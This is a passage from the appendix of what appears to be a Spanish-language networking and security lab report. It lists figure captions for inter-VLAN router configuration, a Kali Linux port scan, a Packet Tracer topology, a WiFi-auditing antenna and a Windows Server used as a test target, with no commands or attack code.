

Figura 9: Router configurado para enrutamiento inter-VLAN

A.3. Anexo C: Prueba de puertos



Figura 10: Resultados del escaneo y monitoreo de puertos realizado desde Kali Linux

A.4. Anexo D: Configuración de red completa

Figura 11: Topología completa de la red diseñada e implementada en Packet Tracer

A.5. Anexo E: Antena Atheros



Figura 12: Antena Atheros utilizada para pruebas de auditoría WiFi

A.6. Anexo G: PC Windows Server



Figura 13: Servidor Windows utilizado como objetivo de las pruebas de ataque